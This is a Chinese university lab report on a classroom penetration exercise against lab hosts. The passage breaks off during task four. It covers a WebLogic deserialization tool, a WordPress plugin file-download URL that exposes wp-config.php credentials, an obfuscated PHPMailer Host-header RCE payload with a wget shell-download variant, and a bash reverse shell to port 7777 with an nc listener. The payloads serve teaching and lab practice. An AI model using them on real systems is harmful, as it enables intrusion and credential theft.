

武汉大学国家网络安全学院

实 验 报 告

课 程 名 称: 网络安全实验

实 验 名 称: 企业环境渗透 2

指 导 老 师: _____

学 生 学 号: _____

学 生 姓 名: _____

完 成 日 期: 2022.05.09

【实验描述】

操作机的操作系统是 kali 进入系统后默认是命令行界面 输入 startx 命令即可打开图形界面。

所有需要用到的信息和工具都放在了/home/Hack 目录下。

本实验的任务是通过外网的两个主机通过代理渗透到内网的两个主机。在渗透的过程中一般需要先进行端口扫描猜测主机上运行的服务，再通过漏洞利用脚本和其他扫描工具进一步确定漏洞存在，进而完成主机渗透拿到权限。

在本实验中需要查找 flag{32 位 MD5}字样的字符串作为完成任务的凭证，将 flag 放到表单中提交。

通过外网系统漏洞获取目标机器的权限

通过获取服务器的权限后，通过此机器为跳板入侵内网

【实验目的】

Weblogic 的 java 反序列漏洞应用

Wordpress 任意文件读取的漏洞利用

Wordpress 命令执行的漏洞利用

WordPress 通过自己修改的 EXP，getshell

通过代理扫描内网

Redis 未授权访问以及对配置文件的理解

Ffmpeg 任意文件的读取结合 redis 的利用

Drupal 由于 YAML 解析器处理不当导致远程代码执行

【实验环境】

操作系统	IP地址	服务器角色	登录账户密码
Kali Linux	192.168.2.10	操作机	用户名: root; 密码: Simplexue123
Centos 7	192.168.2.11	目标机	用户名: root; 密码: Simplexue123
Centos 7	192.168.1.10	目标机	用户名: root; 密码: Simplexue123
Centos 7	192.168.1.11	目标机	用户名: root; 密码: Simplexue123
Centos 7	192.168.2.200	目标机	用户名: root; 密码: Simplexue123

【实验工具】

java 反序列化漏洞利用工具

firefox

nmap

Burpsuite

wordpress mailer 漏洞利用脚本

漏洞利用 shell 脚本

ffmpeg 漏洞利用工具 redis-cli(redis 的客户端)

proxychains


Cknife

【实验步骤】

任务一

1.1 浏览器访问 192.168.2.10 的 7001 端口

通过 VNC 端口连接至主机 192.168.2.200 上，使用浏览器访问 192.168.2.10 的 7001 端口。




Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1:*

10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.




1.2 使用 weblogic java 反序列化利用工具获取权限

在/home/Hack 路径下找到反序列化利用工具 WebLogic_EXP.jar，在终端中输入如下 shell 命令可以打开该工具。

```
java -jar /home/Hack/WebLogic_EXP.jar
```




填写目标主机 IP 地址和端口后，点击 Connect 按钮，再输入需要执行的 shell 命令，点击 Execute 按钮执行。




1.3 在 home 目录下查找 flag 字样字符串提交

首先查看/home 目录下的文件，其中 flag 是目录。




再查看/home/flag 目录下的文件。



最后得到/home/flag/flag.txt 文件内容。

flag6{f67ed0564c9d4055130237cdde2ad486}



任务二

2.1 利用 wpscan 扫描 wordpress 网站，扫描漏洞插件

使用如下命令扫描两个网段的存活主机，并分别访问这些主机的 80 端口，得到结果是主机 192.168.1.10、192.168.1.11、192.168.2.11 在 80 端口上开放了 Web 服务，使用 wordpress 的是主机 192.168.2.11。

```
nmap -sn 192.168.1.0/24
```

```
nmap -sn 192.168.2.0/24
```

```

root@simpleedu:~/Desktop# nmap -sn 192.168.1.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-03 23:34 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0024s latency).
Nmap scan report for 192.168.1.3
Host is up (0.0040s latency).
Nmap scan report for 192.168.1.10
Host is up (0.0079s latency).
Nmap scan report for 192.168.1.11
Host is up (0.028s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 25.50 seconds
root@simpleedu:~/Desktop# nmap -sn 192.168.2.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-03 23:36 EDT
Nmap scan report for 192.168.2.1
Host is up (0.00048s latency).
MAC Address: FA:16:3E:EA:84:64 (Unknown)
Nmap scan report for 192.168.2.3
Host is up (0.00063s latency).
MAC Address: FA:16:3E:B8:37:10 (Unknown)
Nmap scan report for 192.168.2.10
Host is up (0.0012s latency).
MAC Address: FA:16:3E:BE:A9:17 (Unknown)
Nmap scan report for 192.168.2.11
Host is up (-0.0099s latency).
MAC Address: FA:16:3E:02:38:EF (Unknown)
Nmap scan report for 192.168.2.200
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 29.72 seconds

```

然后使用 wpscan 工具扫描 wordpress 的漏洞插件，可以发现 wpscan 未发现插件。

wpscan --url 192.168.2.11

```

URL: http://192.168.2.11/
Started: Tue May 3 23:46:33 2022

[+] Interesting header: LINK: </wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.18 (Ubuntu)
[+] This site has 'Must Use Plugins' (http://codex.wordpress.org/Must_Use_Plugins)
[+] XML-RPC Interface available under: http://192.168.2.11/xmlrpc.php

WordPress version can not be detected

WordPress theme in use: twentyfifteen - v1.6

[+] Name: twentyfifteen - v1.6
| Last updated: 2017-11-16T00:00:00.000Z
| Location: http://192.168.2.11/wp-content/themes/twentyfifteen/
| Readme: http://192.168.2.11/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 1.9
| Style URL: http://192.168.2.11/wp-content/themes/twentyfifteen/style.css
| Referenced style.css: wp-content/themes/twentyfifteen/style.css
| Theme Name: Twenty Fifteen
| Theme URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Hello world!
[+] Enumerating plugins from passive detection ...
[+] No plugins found

Finished: Tue May 3 23:46:34 2022
Requests Done: 349
Memory used: 16.766 MB

```

在浏览器中访问 wordpress 网站，尝试寻找插件相关的线索，然后发现存在下图所示内容。说明该网站后台安装了能够防止扫描的插件。

One thought on “Hello world!”

A WordPress Commenter

August 20, 2017 at 10:13 am

Hi, this is a comment.

我是一个很注重安全的wordpress管理员。你们黑客都想从插件里面找漏洞，我也装个插件来防着你们。看起来效果还不错哦 不信你们就用 wpscan扫一扫。hide = security

REPLY

可以使用 wpscan 的--enumerate vp 参数扫描网站存在的带有漏洞的插件，扫描结果是网站存在插件 wp-hide-security-enhancer v1.3.9.1，并且该插件在 v1.3.9.2 以及之前的版本中存在任意文件下载漏洞，同时给出了漏洞说明的 url，访问该 url 找到漏洞利用方式。

```
[-] Name: twentyfifteen - v1.6
[-] Last updated: 2017-11-16T00:00:00.000Z
[-] Location: http://192.168.2.11/wp-content/themes/twentyfifteen/
[-] Readme: http://192.168.2.11/wp-content/themes/twentyfifteen/readme.txt
[-] The version is out of date, the latest version is 1.9
[-] Style URL: http://192.168.2.11/wp-content/themes/twentyfifteen/style.css
[-] Referenced style.css: wp-content/themes/twentyfifteen/style.css
[-] Theme Name: Twenty Fifteen
[-] Theme URI: https://wordpress.org/themes/twentyfifteen/
[-] Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple,...
[-] Author: the WordPress team
[-] Author URI: https://wordpress.org/

[-] Enumerating installed plugins (only ones with known vulnerabilities)...
Time: 00:00:02 <===== (1612 / 1612) 100.00% Time: 00:00:02

[-] We found 1 plugins:

[-] Name: wp-hide-security-enhancer - v1.3.9.1
[-] Last updated: 2018-01-08T10:39:00.000Z
[-] Location: http://192.168.2.11/wp-content/plugins/wp-hide-security-enhancer/
[-] Readme: http://192.168.2.11/wp-content/plugins/wp-hide-security-enhancer/readme.txt
[-] The version is out of date, the latest version is 1.4.7.6

[-] Title: WP Hide & Security Enhancer <= 1.3.9.2 - Arbitrary File Download
[-] Reference: https://wpvulndb.com/vulnerabilities/8867
[-] Reference: https://secupress.me/blog/arbitrary-file-download-vulnerability-in-wp-hide-security-enhancer-1-3-9-2/
[-] Fixed in: 1.4
```

2.2 利用扫描出的插件漏洞读取 wp-config.php 的文件内容


在漏洞说明网页中可以看到如下内容，也就是说使用 `http://example.com/wp-content/plugins/wp-hide-security-enhancer/router/file-process.php?action=style-clean&file_path=/wp-config.php` 这个 payload 可以读取网站根目录下 `wp-config.php` 的内容，从而实现任意文件读取。


```
http://example.com/wp-content/plugins/wp-hide-security-enhancer/router/file-  
process.php?action=style-clean&file_path=/wp-config.php
```

Here we go, this URL will be used by the attacker to display on his screen the file content.

因此利用扫描出的插件漏洞，使用如下 url 读取 wp-config.php 的文件内容。

```
http://192.168.2.11/wp-content/plugins/wp-hide-security-enhancer/router/file-  
process.php?action=style-clean&file_path=/wp-config.php
```



```
<?php  
// ** MySQL settings - You can get this info from your web host ** //  
define('DB_NAME', 'wordpress');  
define('DB_USER', 'galigigi');  
define('DB_PASSWORD', 'galigigi');  
//flag4{358006170b5d31ff0523c1656df7b82e}  
define('DB_HOST', 'localhost');  
define('DB_CHARSET', 'utf8mb4');  
define('DB_COLLATE', '');  
define('AUTH_KEY', '8n[z u(%nMQr` JE;T8EF {~uu:|6=60/Q2sibw|2t{>hNwow <Zd0Mc2]qf5z?');  
define('SECURE_AUTH_KEY', '8Zt!<02a0:<myxe^?@,`i??rEGV70B_BRz2u8Jnc^@lxe.`bPb0Y*uPigGqzik3');  
define('LOGGED_IN_KEY', '8hnb-q#eV[]L@RaT&Z2&u+[6o&{.,!yF33Jv,r{?.})8 -#AO!Z?a41n-MZ:7* ');  
define('NONCE_KEY', '/v.2-6P<Xfv0> r?vNQEjpvQ$R6#?[]D4caN`KD|NK)3tT%CU8)0om;{44;Y6za}');  
define('AUTH_SALT', 'Y*Qvf3~aVP?`T`Z`IkV[%0!KjG,fgK].BSAkY9/-1<M-uU!2!:6ciV[Lr{B0!zy3}');  
define('SECURE_AUTH_SALT', '<hYm^=#M8(' {axgSntb6ms^|LC7^riQK~-FIBv;c$e;)i3>#WAXtIjVAGd|Sh%');  
define('LOGGED_IN_SALT', '?v,u,:TP$4PF_T{$bpIIYV?P0LQ~LT4YD,>iQy: 6E<i-5^jC01-nQ0YCh#|-I-K');  
define('NONCE_SALT', 'B+#P7dR ~lb$^-7bPA%TUC ;C>/OjQuq`7CS3Q0VrrsSe1x83u2$J,;$I?MsBhq');  
$table_prefix = 'wp_';  
define('WP_DEBUG', false);  
if ( !defined('ABSPATH') )  
    define('ABSPATH', dirname(__FILE__) . '/');  
require_once(ABSPATH . 'wp-settings.php');
```

2.3 读取 wp-config.php 的 flag 字符串提交


flag 字符串被包含在 wp-config.php 文件中。

```
flag4{358006170b5d31ff0523c1656df7b82e}
```


任务三

3.1 访问目标网站，在浏览器中配置代理，用 Burpsuite 拦截请求包

在浏览器中配置代理，使得数据包流经 BurpSuite 工具，BurpSuite 默认使用 8080 端口。




然后访问目标网站，在 BurpSuite 上成功拦截请求包。




3.2 使用 Burpsuite 的 repeater 模块探测漏洞字段

根据任务描述可以发现漏洞存在于 wordpress 的 phpmailer 中，phpmailer 是 wordpress 常用的邮件组件，因此可以猜测在 wordpress 的找回密码页面存在 phpmailer 的调用，从而产生漏洞。该页面只需要用户输入邮件一个参数。




使用 BurpSuite 抓包并发送至 Repeater 模块，观察请求包的字段内容。



该漏洞需要将请求包中 Host 字段的值修改为如下 payload，payload 具体说明请见实验步骤 3.3。

```
aa(any${substr{10}{1}{$tod_log}}-
froot@localhost${substr{10}{1}{$tod_log}}-
be${substr{10}{1}{$tod_log}}${run}${substr{0}{1}{$spool_directory}}usr${subst
r{0}{1}{$spool_directory}}bin${substr{0}{1}{$spool_directory}}whoami}${subst
r{10}{1}{$tod_log}}null)
```

从而得到服务器端返回的 flag 字符串。



3.3 理解 wordpress mailer 漏洞的原理，执行 wp.sh 脚本获取响应信息


本实验中使用到的漏洞是 CVE-2016-10333，攻击者使用构造好的邮箱地址，就可以往服务端写任意文件，从而实现 getshell。

因为 wordpress 的修改密码模块会调用发送邮件的函数，发送邮件函数 sendmail 支持-X 参数，这个参数可以将日志写入指定文件，从而形成了任意文件写的漏洞。

payload 的基础格式是 aa(any -froot@localhost -be \${run{/usr/bin/wget --output-document /tmp/shell.php ip/shell.txt}} null)，其中只需要在攻击者自己的服务器上构造好 shell.txt 文件，服务端会使用 wget 命令将其下载到本地，从而造成写 shell。不过因为 phpmailer 中存在许多过滤，因此需要将 payload 中的空格替换为 \${substr{10}{1}}\${tod_log}}，/ 字符替换为 \${substr{0}{1}}\${spool_directory}}。

可以使用操作机中/home/Hack 目录下的 wp.sh 脚本利用该漏洞获取反弹 shell，也能够成功获取 flag 字符串。

flag3{452755af28285ffd6615866f61bb23e6}



任务四

4.1 查看漏洞利用脚本 wordpress-rce-exploit.sh 理解脚本改进的原理

在操作机的/home/Hack 目录中查看 wordpress-rce-exploit.sh 文件内容，其中反弹 shell 的关键语句如图所示。该语句实现的功能是将目标主机的 shell 反弹到 \$rev_host 主机的 7777 端口上。需要修改的内容是\$rev_host 的值，将这个值设置为操作机的 IP 地址。

```
# Serve payload/bash script on :80
RCE_exec_cmd="sleep 3 && /bin/bash -i >& /dev/tcp/$rev_host/7777 0>&1"
echo "$RCE_exec_cmd" > r
python -m SimpleHTTPServer 80 2>/dev/null >&2 &
hpid=$!
```

反弹 shell 的常用语句如下所示，表示将本机的 bash 反弹到目的主机上。一般攻击者会在服务端执行该语句，将服务端的 shell 反弹到攻击者的主机上，从而实现 getshell。

```
bash -i >& /dev/tcp/<ip>/<port> 0>&1
```

4.2 填写漏洞利用脚本的关键信息如反弹 IP，监听端口等。本地监听设置的端口获取反弹的 shell

因此将\$rev_host 的值设置为操作机的 IP 地址，即 192.168.2.200。

```
#!/bin/bash
rev_host="192.168.2.200"
```

经过上述分析可以得到在脚本中反弹 shell 的默认端口是 7777，在操作机中新建一个终端，在新终端中使用如下命令开启在 7777 端口上的流量监听。

```
nc -lvp 7777
```

在另一个终端中使用如下命令执行反弹 shell 脚本，等待一段时间后可以发现目标主机 192.168.2.11 的 shell 已经反弹到操作机上。

